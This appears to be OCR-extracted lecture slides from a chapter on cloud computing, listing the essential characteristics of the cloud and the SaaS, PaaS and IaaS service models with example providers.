
Figure 13.1 Cloud Computing Elements

Essential Characteristics




- **Broad Network Access**: Capabilities are available over the network and accessed through standard mechanisms that promote use by heterogeneous thin or thick client platforms (e.g., mobile phones, laptops, and tablets) as well as other traditional or cloud-based software services.

Essential Characteristics




- **Rapid Elasticity**: Cloud computing gives you the ability to expand and reduce resources according to your specific service requirement

Essential Characteristics




- **Measured Service**: Cloud systems automatically control and optimize resource use

Essential Characteristics




- **On-demand Self-service**: A cloud service consumer (CSC) can unilaterally provision computing capabilities as needed automatically

Essential Characteristics




- **Resource Pooling**: **:** The provider's computing resources are pooled to serve multiple cloud service consumers. Example of resources resources include storage, processing, memory, network bandwidth, and virtual machines (VMs).

Cloud Service Models




- **Software as a Service (SaaS):**
  - provides service to customers in the form of software, specifically application software, running on and accessible in the cloud
  - The applications are accessible from various client devices through a simple interface such as a Web browser
  - avoids the complexity of software installation, maintenance, upgrades, and patches.
  - Examples: Google Gmail, Microsoft 365, Salesforce, Citrix GoToMeeting, and Cisco WebEx.

Cloud Service Models



- **Platform as a Service (PaaS):**
  - is an operating system in the cloud
  - provides service to customers in the form of a platform on which the customer's applications can run
  - is useful for an organization that wants to develop new or tailored applications while paying for the needed computing resources only as needed and only for as long as needed
  - Examples: AppEngine, Engine Yard, Heroku, Microsoft Azure, Force.com, and Apache Stratos

Cloud Service Models



- **Infrastructure as a Service (IaaS):**
  - the customer has access to the resources of the underlying cloud infrastructure
  - provides VMs and other virtualised hardware and operating systems
  - enables customers to combine basic computing services, such as number crunching and data storage, to build highly adaptable computer systems.
  - Examples: Amazon Elastic Compute Cloud (Amazon EC2), Microsoft Windows Azure, Google Compute Engine (GCE), and Rackspace


